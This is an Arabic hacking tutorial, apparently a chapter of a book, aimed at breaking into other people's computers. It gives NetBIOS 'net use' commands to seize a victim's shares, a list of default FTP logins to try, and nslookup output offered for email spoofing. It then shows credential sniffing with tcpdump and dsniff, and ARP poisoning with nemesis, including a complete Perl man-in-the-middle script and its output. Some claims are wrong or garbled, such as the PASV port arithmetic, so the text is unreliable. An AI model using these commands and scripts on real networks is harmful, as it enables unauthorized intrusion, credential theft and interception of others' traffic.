بأمكانك ايضاً استرجاع صفحات الويب عن طريق التلينت وهي بخدمه **الاتش** تي تي بي **والتى عادة يكون منفذها هو ٨٠ .**

يوجد ايضاء خوادم ويب تستخدم منفذ ٨٠٨٠ ولكن الاغلبية والشائعة بين **مواقع الإنترنت هو خادمات الويب التى تستخدم منفذ ٨٠**

اما للدخول الى موجة التلينت

اذهب إلى

ابدا <------- start

تشغيل<-------run

قم بكتابة تلينت في **مربع الحوار**

telnet

ستفتح لك موجة التلينت وستكون هكذا

c:\>telnet <host> <port>

host= **اسم الجهاز او الموقع او الخادم المستهدف**

port= **المنفذ المفتوح**

---

telnet

c:\telnet>open

c:\telnet>to ١٢٧,٠,٠,١

اذا كنت من مستخدمين ويندوز اكس بي استبدل open بـ o

بعد ذالك تكتب رقم الاي بي والبورت المفتوح بعد to

واضغط انتر للاتصال بالجهاز

تأكد انه لن يقوم بالاتصال بالجهاز الاخرى في حالة عدم توافق البورت او حتى ان البورت مغلق

افضل في هذه الحالة انك تستخدم برنامج السوبر سكان حتى تحصل على البورت المفتوح لينجح معك الاختراق او تقوم بكتابة البورتات المشهوره هذه الايام بسبب الفايروسات ☺

استغلال البروتوكولات في الاختراق

كما تكلمت قبل ان جميع دروس كتابي مرتبطه ببعضها البعض

فهذا الجزء مرتبط بدرس اختراق الانظمة.....

شرح تفصيلي مباشر لبروتوكول النت بيوس

تكلمنا في جزء اختراق الانظمة عن كيفية الاختراق عن طريق بروتوكول النت بيوس

ولكن لم نذكر اوامر النت بيوس او حتى مابعد الاختراق

ولحرصي على الاستفادة بشكل واسع كي لاتقع بمشاكل لقله خبرتك ذا ا ال سأقوم بالشرح التصويري المباشر عن مابعد الاختراق باستغلال بروتوكول النت بيوس

بأمكانك بعد الاتصال بالجهاز الاخر عن طريق النت بيوس ان تشترك بالطابعة والحافظات ايضا

Net use x \\١٢٧,٠,٠,١\crystal

حيث ان x رسالة الدافع
و١٢٧,٠,٠,١ رقم الاي بي للجهاز المستهدف
وcrystal الحافظة

فإذا اردت ان تفتح الحافظة
نكتب الامر التالي
Net use i \\١٢٧,٠,٠,١\crystal

واذا تلقيت رسالة اعلام فانت استطعت الدخول الى هذه الحافظة

ولكن ماذا اذا كانت بكلمة مرور ؟؟
في هذه الحالة سنقوم باستغلال السوبريوزر في نظام الويندوز
كم هو مفضل لدي من روت بليونكس ☺

قم بطباعة هذا الامر لتخطى كلمة المرور

Net use i \\host\ super-crystal/user:A administrator

Host= رقم الاي بي طبعا

ويوجد طريقة اخرى بقيادة nbstat

قم بطباعة هذه الامر

Nbstat –A ١٢٧,٠,٠,١

هذا فقط في حالة واحدة اذا كان البورت ١٣٧ و١٣٩ مفتوح بالجهاز المستهدف فسترى معلومات هائله بعد مايتم طبع الامر ☺

اذا نجح معك الطريقة وكان البورت مفتوح فأعلم انك سيطرت على الجهاز سيطرة كاملة وافضل لك من الاختراق ببرامج التجسس ا انيه بـ ١٠٠ مره

وتأكد انك تشترك بجميع ملفات جهاز الضحيه !!!

ولكن الملفات مخفيه؟؟؟؟؟

في هذه الحالة طبق اوامر كريستال الاحترافيه

Net use e \\host\c$password/user:username

الدوس في نظام ويندوز اكس بي

جميعنا يعرف مدى اهمية دوس في نظام ويندوز
ولكن اختلف الامر في نظام ويندوز اكس بي وظهر دوس بشكل افضل
في الانظمة السابقة من ويندوز ٢٠٠٠ وMe و٩٨ و٩٥

الدوس هو command
اما في ويندوز اكس بي cmd.exe افضل بكثير منه في الانظمة السابقه

بما يتميز من سهولته واختصاراته واتاحته لااوامر عدة

إليكم الشرح التفصيلي لدوس اكثر

دوس بوابة ويندوزك الاولى لعالم الإنترنت

يجب ان تتعلم جميع اوامر دوس وبروتوكولا ا كي تستطيع تطبيقها في اوفا ا بشكل افضل

سنتكلم عن الدوس بشكل مبسط ومسهل للجميع
ونبتعد عن كثره الفلسفة

TCP/IP	NETBIOS
TELNET	NBTSTAT
FTP	NET VIEW
PING	NET USE
NETSTAT	NET LOCALGROUP
TRACERT	
NSLOOKUP	

تقريبا الجدول سهل الكثير على القارئ
والان سنتكلم عن
نظام السيطرة على الارسال
TCP/IP
هذا غالبا مايكون مرتبط ببروتوكول الـ **UDP** وهذا هو بروتكول حزم البيانات

فانت بأمكانك ان تحول هذه الاوامر ضد حاسبا ا الاخرى

TCP\IP تستخدم اكثر الشبكات المحلية نظام السيطره على الارسال

NET BIOS

هي اختصار الـ Net Basic Input/Output System
طريق اخر للاتصال بالحاسبات الاخرى هذه في اغلب الاحيان يستخدم في نظام ويندوز و ليونكس ويونيكس
انت ممكن ان تستخدم اوامر النت بيوس في الانترنت بربط مع نظام السيطره على الارسال

ولكن في اغلب الاحيان تكون اوامر النت بيوس مغلقه ببرامج حماية
وأيضاً ليس العديد من الحاسبات تستخدم النت بيوس
ولكن هذا لايمنعنى من شرح الاختراق عن طريق النت بيوس

اذن ماهو رأيك لو قمت بفتح موجة الاوامر دوس وكتابة هذا الامر مع اختيار الموقع الذي تريد ان تستخرج عنه معلومات او حتى البريد الذي تريد عنه معلومات

أليكم الشرح

وطبعا هذا يعادل اداة الـwhois في ليونكس

C:\>nslookup
Default Server: DNS.saudi.net
Address: ٢١٢,١٦٦,٢٦

بعد ماتعرفنا على نوع خادمهم

سنبدأ بطباعة الامر

>Set q=xm
>crystal.com
Server: DNS.saudi.net
Address: ٢١٢,١٦٦,٢٦

crystal.com MX preference = ٥, mail exchanger = mail.crystal.com
crystal.com MX preference = ١٠, mail exchanger = mx٢.crystal.com
crystal.com MX preference = ٢٠, mail exchanger = mx٣.crystal.com
crystal.com nameserver = ns.crystal.com
crystal.com nameserver = ns-١.crystal.com
crystal.com nameserver = ns-٢.crystal.com
crystal.com nameserver = ns-٣. crystal.com
crystal.com nameserver = ns-٤. crystal.com
mail. crystal.com internet address = ٢١٢,١٦٦,٢٦
mx٢. crystal.com internet address = ٢١٢,١٦٦,٢٦
mx٣. crystal internet address = ٢١٢,١٦٦,٢٦

ns. crystal.com internet address = ٢١٢,١٦٦,٢٦
ns. crystal.com internet address = ٢١٢,١٦٦,٢٦
ns. crystal.com internet address = ٢١٢,١٢٤,٠,٢٥٤
ns. crystal.com internet address = ٢١٢,١٢٤,١,٢٥٤
ns. crystal.com internet address = ٢١٩,٩٨,٣٢,٥٤
ns. crystal.com internet address = ٢١٦,١٢٤,٠,٣٢
ns. crystal.com internet address = ٢١٦,١٢٤,٠,٣٠
ns. crystal.com internet address = ٢١٦,١٢٤,٠,٢٥
ns. crystal.com internet address = ٢١٦,١٢٤,٠,١٥
ns. crystal.com internet address = ٢١٦,١٢٤,٠,٢١
ns. crystal.com internet address = ٢١٦,١٢٤,٠,٩
ns-١. crystal.com internet address = ٢١٦,١٢٤,٢٦,٢٥٤
ns-٢. crystal.com internet address = ٢١٩,٩٨,٣٢,٥٤
ns-٣. crystal.com internet address = ٢١٦,١٢٤,١,٢٥٤
ns-٤. crystal.com internet address = ٢١٦,١٢٤,٠,٢٥٤
>

السطور التى اخبرتك ماهي الحسابات ستتيح لك القيام بتزوير بريد الكتروني الى الناس مع الموقع المستهدف وليكون crystal مثلا

واحيانا عندما تسئل عن خادم بريد

ستعطيك اداة البحث هذا النوع من رسالة الخطأ

DNS request timed out.
timeout was ٢ seconds.
DNS request timed out.
timeout was ٢ seconds.


عدها تمكثل المشكة في الهويز

والان علمت مدى خطورة الانترنت وانه ليس اماناً بشكل صحيح
وبأمكان اي شخص التجسس على بريدك الالكتروني وبسهولة بأمكانه
حذف مايريد من بريدك بأستخداام التلينت

ورأيت انت ماذا استخرج لك من معلومات وبأمكانك تطبيقها
على بريدك الالكتروني مع وضع الخادم المستضيف لبريدك
لتأكد من صحة كلامي

وسأبتعد في كتابي هذا عن الاوامر الخطيره هذا الموضوع وسأتركها بالجزء
الثاني من كتاب القرصنة تحت ا هر

وتقريبا انتهينا من اهم النقاط هذا الجزء ولكن لن نبتعد عن دوس في
مواضيعنا التاليه


الفصل الثالث
٣

رياضيات الاف تي بي

+ × ÷ - %

سبق وتكلمنا عن بروتوكول الـFTP وهنا سنشرح الطرق الذكيه لإستغلال هذا البروتوكول في **التسلل** الى **الانظمة والدخول**

أعتبر هذا الجزء من الاجزاء المحضوره في **كتابي ولكن لزيادة معلومات القارئ العزيز أحببت ان اتوسع هذا الجزء** في **الدخول** الى **الانظمة .**

كما تعلمنا كيفية الدخول إلى **الخدمة عن طريق التلينت او** حتى **الشيل او الدوس ولكن افضل التلينت على بقية البرامج الاخرى .**

اذهب لشاشة التلينت

قم بوضع رقم الـip المراد الدخول إلية ولتكون شبكتك الخاصه

Host name : ١٢٧,٠,٠,١

Port : ٢١

ضع رقم الاي بي المراد الدخول إليه والبورت يكون بورت الخدمه وهو الـ ٢١

بعد مايتم التحقق من إتصالك

ستظهر لك شاشة تطلب كلمة المرور واسم المستخدم الخاص بالشبكة او الموقع.... الخ

قم بوضع اسم المستخدم وكلمة المرور اذا كانت شبكتك او ضع احد الاسماء التى ستظهر لك بالجدول

كلمة المرور	اسم المستخدم
root	root
anon	nobody
database	informix
fld / test / support	field
adm / admin	qadmin
daemon	daemon
admin	admin
install	install
anon	anon
ncr	ncrm
netowrk	net
net / man / mgr	netman
anon	nuucp
mail@mail.com	anon
games	games
guest	guest
daemon	daemon
sysmaint / service	main
mgr / man	manager
library / syslib	lib

database	ingres

تقريبا هذه كلمات المرور واسماء المستخدمين المتعارف عليها في خدمة الاف تي بي ▪

بعد ماقمت بالدخول للسيرفر او الشبكة

اذا ظهرت هذه الرسالة لديك بشاشة التلينت

Logged in super-crystaL

Super-CrystaL= الاسم الذي ادخلته

فتأكد انك اتصلت بالشبكة او الخادم ☺

والان قم بتنفيذ هذا الامر بعد إتصالك بالخادم

Pasv

سيرد عليك الخادم هذا المعلومات

Entring Passive Mode ١٢٧،٠،٠،١،١٤،٤٨

١٢٧,٠,٠,١= عنوان رقم الاي بي للخادم

ومعروف انه عنوان بروتوكول انترنت ip

ولكن ماهو الذي باللون الازرق؟

١٤,٤٨= هذا هو منفذ الخادم او الشبكة المفتوح

ولكن جميعنا يعرف ان المنفذ غالبا مايستخدم رقم واحد وليس رقمين في خانتين اذن ؟

الخادم الذي نريد المحاولة لدخولة قسم لنا المنفذ بمسألة حسابية سداسي

عشري
اذن هذا لن يفيدنا في التحقق من المنفذ المفتوح بالخادم !!

يوجد طريقة واحدة يستخدمها فقط المخترق العبقري في تحليل المنفذ المفتوح وهي
ان تقوم بضرب العدد الاول في الخانة الاولى ١٤× ٢٥٥
لماذا ضربنا العدد في ٢٥٥
لإن هذا العدد هو آخر عدد يصله رقم الاي بي وبعد ذالك يبدأ من الصفر وتبدأ سلسلة جديدة من ارقام الإي بي كما تعلمنا في جزء بروتكول الإنترنت
بعد ماقمنا بضرب العدد ١٤×٢٥٥ سيخرج لنا الناتج هو ٣٧١٠
الان قم بعملية جمع للعدد ٤٨+٣٧١٠ =٣٧٥٨
٣٧٥٨ هذا هو رقم المنفذ المفتوح بالخادم

اذن ماذا تنتظر .....قم بمعاودة الاتصال بالاف تي بي ولكن ضع البورت ٣٧٥٨ المفتوح بالخادم واطلب الاتصال وسترى ،،،،

sNiffing

كثر الحديث حول اداة السنايفر في مواقعنا العربية ولكن للاسف
لم يكن الشرح تطبيقي على الخوادم وهذا على ماأعتقد قلة خبر م في اداة سنايفر التي تعمل على سطر اوامر واغلبهم شرحها على الواجهة الرسومية بنظام لينوكس..

ولكن هذا لايفيدك اذا اردت استغلالها بالاختراق ويجب ان تكون لديك خبره بادوات السنايفر التى تعمل على سطر اوامر في الشيل وهذا ماسنفعله حاليا ..

يوجد الكثير من الادوات التى تعمل على سطر اوامر ولكن افضل لك أن تستخدم اداة الـ TcpDump
وقم بتحميلها من موقعها الرئيسي
/http://www.tcpdump.org

اولا قم بسحب الاداة من موقعها عبر الشيل هذا الامر

wget http://www.tcpdump.org/release/tcpdump-٣,٧,٢.tar.gz

واذا اردت تثبيت الاداة كل ماعليك فعله هو

كتابة هذا الاوامر بالشيل

./configure

+

Make

+

make install

والآن نقوم بتطبيق الاوامر عبر الشيل على السيرفر لتحليل لإظهار النتائج ☺

واهم شئ فعله قبل ان تبدا بالتوسع بالموضوع هو ان تعلم انه يجب ان تكون روت على السيرفر حتى تستطيع تطبيق الاوامر

******* انطلقت لحظة الصفر ******

سنبدأ بكتابة الامر

Ifconfig

هذا الامر هو نفسه امر

Ipconfig

بنظام ويندوز

والاختلاف بسيط في كتابتة في كلا النظامين وهو حرف

P

بعد ماقمنا بكتابة الامر بشاشة الشيل استخرج لنا المعلومات كالموضح بالصورة رقم (١) .... قم بكتابة الاوامر مثل ماهي موضح لك ببقية الصورة

```
# ifconfig eth0
eth0      Link encap:Ethernet HWaddr 00:00:AD:D1:C7:ED
          BROADCAST MULTICAST MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0
frame:0

          TX packets:0 errors:0 dropped:0 overruns:0
carrier:0
          collisions:0 txqueuelen:100
          RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)
          Interrupt:9 Base address:0xc000
          collisions:0 txqueuelen:100
          RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)
          Interrupt:9 Base address:0xc000
```

الصورة رقم (٢)

```
# ifconfig eth0
```

```
eth0      Link encap:Ethernet HWaddr 00:00:AD:D1:C7:ED
# ifconfig eth0
eth0      Link encap:Ethernet HWaddr 00:00:AD:D1:C7:ED
          BROADCAST PROMISC MULTICAST MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0
frame:0
          TX packets:0 errors:0 dropped:0 overruns:0
carrier:0
          collisions:0 txqueuelen:100
          RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)
          Interrupt:9 Base address:0xc000
#
```

والان سنقوم بتوجية امر

tcpdump -l -X 'ip host 69.165.0.166

69.165.0.166=قم بتغييره للعنوان المراد فحصه

```
# tcpdump -l -X 'ip host 69.165.0.166'
```

```
tcpdump: listening on eth0
21:27:44.684964 69.165.0.166.ftp > 69.165.0.193.32778:
P 1:42(41) ack 1 win 17316
<nop,nop,timestamp 466808 920202> (DF)
0x0000 4500 005d e065 4000 8006 97ad c0a8 0076
E..].e@........v
0x0010 c0a8 00c1 0015 800a 292e 8a73 5ed4 9ce8
........)..s^...
0x0020 8018 43a4 a12f 0000 0101 080a 0007 1f78
..C../.........x
0x0030 000e 0a8a 3232 3020 5459 5053 6f66 7420
....220.TYPSoft.
0x0040 4654 5020 5365 7276 6572 2030 2e39 392e
FTP.Server.0.99.
0x0050 3133
13
21:27:44.685132 69.165.0.193.32778 > 69.165.166.ftp: .
ack 42 win 5840
<nop,nop,timestamp 920662 466808> (DF) [tos 0x10]
0x0000 4510 0034 966f 4000 4006 21bd c0a8 00c1
E..4.o@.@.!.....
0x0010 c0a8 0076 800a 0015 5ed4 9ce8 292e 8a9c
...v....^...)...
0x0020 8010 16d0 81db 0000 0101 080a 000e 0c56
...............V
0x0030 0007 1f78
...x
21:27:52.406177 69.165.0.193.32778 > 69.165.0.166.ftp:
P 1:13(12) ack 42 win 5840
<nop,nop,timestamp 921434 466808> (DF) [tos 0x10]
0x0000 4510 0040 9670 4000 4006 21b0 c0a8 00c1
E..@.p@.@.!.....
0x0010 c0a8 0076 800a 0015 5ed4 9ce8 292e 8a9c
...v....^...)...
0x0020 8018 16d0 edd9 0000 0101 080a 000e 0f5a
...............Z
0x0030 0007 1f78 5553 4552 206c 6565 6368 0d0a
...xUSER.super..
21:27:52.415487 69.165.0.166.ftp > 192.168.0.193.32778:
P 42:76(34) ack 13 win
17304 <nop,nop,timestamp 466885 921434> (DF)
0x0000 4500 0056 e0ac 4000 8006 976d c0a8 0076
E..V..@....m...v
0x0010 c0a8 00c1 0015 800a 292e 8a9c 5ed4 9cf4
```

```
........)...^...
0x0020 8018 4398 4e2c 0000 0101 080a 0007 1fc5
..C.N,..........
0x0030 000e 0f5a 3333 3120 5061 7373 776f 7264
...Z331.Password
0x0040 2072 6571 7569 7265 6420 666f 7220 6c65
.required.for.le
0x0050 6563
ec
21:27:52.415832 192.168.0.193.32778 >
192.168.0.118.ftp: . ack 76 win 5840
<nop,nop,timestamp 921435 466885> (DF) [tos 0x10]
0x0000 4510 0034 9671 4000 4006 21bb c0a8 00c1
E..4.q@.@.!.....
0x0010 c0a8 0076 800a 0015 5ed4 9cf4 292e 8abe
...v....^...)...
0x0020 8010 16d0 7e5b 0000 0101 080a 000e 0f5b
....~[.........[
0x0030 0007 1fc5
....
21:27:56.155458 192.168.0.193.32778 >
192.168.0.118.ftp: P 13:27(14) ack 76 win
5840 <nop,nop,timestamp 921809 466885> (DF) [tos 0x10]
0x0000 4510 0042 9672 4000 4006 21ac c0a8 00c1
E..B.r@.@.!.....
0x0010 c0a8 0076 800a 0015 5ed4 9cf4 292e 8abe
...v....^...)...
0x0020 8018 16d0 90b5 0000 0101 080a 000e 10d1
................
0x0030 0007 1fc5 5041 5353 206c 3840 6e69 7465
....PASS.l8@crystal
0x0040 0d0a                                     ..
21:27:56.179427 69.165.0.166.ftp > 192.168.0.193.32778:
P 76:103(27) ack 27 win
17290 <nop,nop,timestamp 466923 921809> (DF)
0x0000 4500 004f e0cc 4000 8006 9754 c0a8 0076
E..O..@....T...v
0x0010 c0a8 00c1 0015 800a 292e 8abe 5ed4 9d02
........)...^...
0x0020 8018 438a 4c8c 0000 0101 080a 0007 1feb
..C.L...........
0x0030 000e 10d1 3233 3020 5573 6572 206c 6565
....230.User.lee
0x0040 6368 206c 6f67 6765 6420 696e 2e0d 0a
```

لن تفهم بعض هذه المعلومات ويجب ان تستخدم محلل للبروتوكولات حتى يقوم بتحويلها الى صيغة ASCII

ولكن حتى لايكون شرحها به شئ من الغموض سأشرح لك .

استخرج لنا الامر السابق جميع المعلومات حول خدمه الاف تي بي والتلينت والـPop٣ـ للسيرفر الذي وضعنا عنوانه

لاتتلخبط اسلاك عقلك وتقول لي المعلومات ستكون مشفره

فجميع اتصالات الاف تي بي لاتكون ابدا مشفره وستمتع ناظرك بما ترى بدون المراجعة لبرامج كراك

وحتى اثبت لك صحة الكلام نفذ الامر التالي لاستخراج كلمة المرور واسم المستخدم الصحيحة

```
# dsniff -n
dsniff: listening on eth0
-----------------
12/10/02 21:43:21 tcp 69.165.0.193.32782 -> 192.168.0.118.21
USER super
PASS l8@crystal

-----------------
12/10/02 21:47:49 tcp 69.165.0.193.32785 -> 192.168.0.120.23
(telnet)
USER root
 PASS rOxRay
```

استخرجنا يوزوباسوورد الاف تي بي والتلينت ايضا

ولو كنت مدقق لكان اتضح لك انه عرض اليوزنيم والباسوورد قبل كتابتنا للامر وهي بالصورة السابقه ☺

وهذا بعد ماقمنا بعمليه هجوم على الشبكة بالامر
dsniff

.

انتهينا من الخطوة الاولى وسنتوجه للخطوه الثانيه

قم باارسال بينج عبر هذا الامر وانظر

```
# ping -c 1 -w 1 69.165.0.1
PING 69.165.0.1 (69.165.0.1): 56 octets data
64 octets from 69.165.0.1: icmp_seq=0 ttl=64 time=0.4 ms

--- 69.165.0.1 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.4/0.4 ms
# ping -c 1 -w 1 69.165.0.166
PING 69.165.0.166 (69.165.0.166): 56 octets data
64 octets from 69.165.0.166: icmp_seq=0 ttl=128 time=0.4 ms

--- 69.165.0.166 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.4/0.4 ms
# arp -na
? (69.165.0.166) at 00:50:18:00:0F:01 [ether] on eth0
? (69.165.0.166) at 00:C0:F0:79:3D:30 [ether] on eth0
# ifconfig eth0
eth0      Link encap:Ethernet HWaddr 00:00:AD:D1:C7:ED
          inet addr:192.168.0.193 Bcast:69.165.0.255
Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING MTU:1500 Metric:1
          RX packets:4153 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3875 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:601686 (587.5 Kb) TX bytes:288567 (281.8 Kb)
          Interrupt:9 Base address:0xc000

#
```

جميل جدا استخرجنا معلومات كاملة حول الماك الرئيسي وهذا ماظهر لنا بالصورة

والان قم بتنفيذ هذا الامر

```
# nemesis

NEMESIS -=- The NEMESIS Project Version 1.4beta3 (Build
22)

NEMESIS Usage:
  nemesis [mode] [options]

NEMESIS modes:
  arp
  dns
  ethernet
  icmp
  igmp
  ip
  ospf (currently non-functional)
  rip
  tcp
  udp

NEMESIS options:
  To display options, specify a mode with the option
"help".

# nemesis arp help

ARP/RARP Packet Injection -=- The NEMESIS Project
Version 1.4beta3 (Build 22)

ARP/RARP Usage:
  arp [-v (verbose)] [options]

ARP/RARP Options:
  -S <Source IP address>
  -D <Destination IP address>
  -h <Sender MAC address within ARP frame>
  -m <Target MAC address within ARP frame>
  -s <Solaris style ARP requests with target hardware
addess set to broadcast>
  -r ({ARP,RARP} REPLY enable)
  -R (RARP enable)
  -P <Payload file>

Data Link Options:
```

```
  -d <Ethernet device name>
  -H <Source MAC address>
  -M <Destination MAC address>

You must define a Source and Destination IP address.
#
# nemesis arp -v -r -d eth0 -S 69.165.0.1-D
69.165.0.166 -h 00:00:AD:D1:C7:ED -m
00:C0:F0:79:3D:30 -H 00:00:AD:D1:C7:ED -M
00:C0:F0:79:3D:30

ARP/RARP Packet Injection -=- The NEMESIS Project
Version 1.4beta3 (Build 22)

              [MAC] 00:00:AD:D1:C7:ED >
00:C0:F0:79:3D:30
    [Ethernet type] ARP (0x0806)

  [Protocol addr:IP] 69.165.0.1> 69.165.0.166
 [Hardware addr:MAC] 00:00:AD:D1:C7:ED >
00:C0:F0:79:3D:30
        [ARP opcode] Reply
 [ARP hardware fmt] Ethernet (1)
 [ARP proto format] IP (0x0800)
 [ARP protocol len] 6
 [ARP hardware len] 4

Wrote 42 byte unicast ARP request packet through
linktype DLT_EN10MB.

ARP Packet Injected
# nemesis arp -v -r -d eth0 -S 69.165.0.166 -D
69.165.0.1-h 00:00:AD:D1:C7:ED -m
00:50:18:00:0F:01 -H 00:00:AD:D1:C7:ED -M
00:50:18:00:0F:01

ARP/RARP Packet Injection -=- The NEMESIS Project
Version 1.4beta3 (Build 22)

               [MAC] 00:00:AD:D1:C7:ED >
00:50:18:00:0F:01
     [Ethernet type] ARP (0x0806)

  [Protocol addr:IP] 69.165.0.166> 69.165.0.1
```

```
 [Hardware addr:MAC] 00:00:AD:D1:C7:ED >
00:50:18:00:0F:01
        [ARP opcode] Reply
 [ARP hardware fmt] Ethernet (1)
 [ARP proto format] IP (0x0800)
 [ARP protocol len] 6
 [ARP hardware len] 4

Wrote 42 byte unicast ARP request packet through
linktype DLT_EN10MB.

ARP Packet Injected
#
```

their MAC address is at the attacker's loooooooooooooool

```
# perl -e 'while(1){print "Redirecting...\n";
system("nemesis arp -v -r -d eth0 -S
192.168.0.1 -D 192.168.0.118 -h 00:00:AD:D1:C7:ED -m
00:C0:F0:79:3D:30 -H
00:00:AD:D1:C7:ED -M 00:C0:F0:79:3D:30");
system("nemesis arp -v -r -d eth0 -S
192.168.0.118 -D 192.168.0.1 -h 00:00:AD:D1:C7:ED -m
00:50:18:00:0F:01 -H
00:00:AD:D1:C7:ED -M 00:50:18:00:0F:01");sleep 10;}'
Redirecting...
 Redirecting...
```

هكذا تستغل اختراقك ياغلام ☺

والان النقطه التاليه لكي تنجح

```
#!/usr/bin/perl

$device = "eth0";

$SIG{INT} = \&cleanup; # Trap for Ctrl-C, and send to
cleanup
$flag = 1;
$gw = shift;            # First command line arg
$targ = shift;          # Second command line arg

if (($gw . "." . $targ) !~ /^([0-9]{1,3}\.){7}[0-
9]{1,3}$/)
{ # Perform input validation; if bad, exit.
  die("Usage: arpredirect.pl <gateway> <target>\n");
}

# Quickly ping each target to put the MAC addresses in
cache
print "Pinging $gw and $targ to retrieve MAC
addresses...\n";
system("ping -q -c 1 -w 1 $gw > /dev/null");
system("ping -q -c 1 -w 1 $targ > /dev/null");

# Pull those addresses from the arp cache
print "Retrieving MAC addresses from arp cache...\n";
$gw_mac = qx[/sbin/arp -na $gw];
$gw_mac = substr($gw_mac, index($gw_mac, ":")-2, 17);
$targ_mac = qx[/sbin/arp -na $targ];
$targ_mac = substr($targ_mac, index($targ_mac, ":")-2,
17);

# If they're not both there, exit.
if($gw_mac !~ /^([A-F0-9]{2}\:){5}[A-F0-9]{2}$/)
{
  die("MAC address of $gw not found.\n");
}

if($targ_mac !~ /^([A-F0-9]{2}\:){5}[A-F0-9]{2}$/)
{
  die("MAC address of $targ not found.\n");
}
# Get your IP and MAC
print "Retrieving your IP and MAC info from
ifconfig...\n";
```

```
@ifconf = split(" ", qx[/sbin/ifconfig $device]);
$me = substr(@ifconf[6], 5);
$me_mac = @ifconf[4];

print "[*] Gateway: $gw is at $gw_mac\n";
print "[*] Target: $targ is at $targ_mac\n";
print "[*] You:    $me is at $me_mac\n";
while($flag)
{ # Continue poisoning until ctrl-C
  print "Redirecting: $gw -> $me_mac <- $targ";
  system("nemesis arp -r -d $device -S $gw -D $targ -h
$me_mac -m $targ_mac -H
$me_mac -M $targ_mac");
  system("nemesis arp -r -d $device -S $targ -D $gw -h
$me_mac -m $gw_mac -H
$me_mac -M $gw_mac");
  sleep 10;
}

sub cleanup
{ # Put things back to normal
  $flag = 0;
print "Ctrl-C caught, exiting cleanly.\nPutting arp caches
back to normal.";
  system("nemesis arp -r -d $device -S $gw -D $targ -h
$gw_mac -m $targ_mac -H
$gw_mac -M $targ_mac");
  system("nemesis arp -r -d $device -S $targ -D $gw -h
$targ_mac -m $gw_mac -H
$targ_mac -M $gw_mac");
}
# ./arpredirect.pl
Usage: arpredirect.pl <gateway> <target>
# ./arpredirect.pl 69.165.0.1 69.165.0.166
Pinging 69.165.0.1 and 69.165.0.166 to retrieve MAC
addresses...
Retrieving MAC addresses from arp cache...
Retrieving your IP and MAC info from ifconfig...
[*] Gateway: 69.165.0.1 is at 00:50:18:00:0F:01
[*] Target: 69.165.0.166 is at 00:C0:F0:79:3D:30
[*] You: 69.165.0.193 is at 00:00:AD:D1:C7:ED
Redirecting: 192.165.0.1 -> 00:00:AD:D1:C7:ED <-
69.165.0.166
ARP Packet Injected
```

```
ARP Packet Injected
Redirecting: 69.165.0.1-> 00:00:AD:D1:C7:ED <-
69.165.0.166
ARP Packet Injected

ARP Packet Injected
Ctrl-C caught, exiting cleanly.
Putting arp caches back to normal.
ARP Packet Injected

ARP Packet Injected

#
```

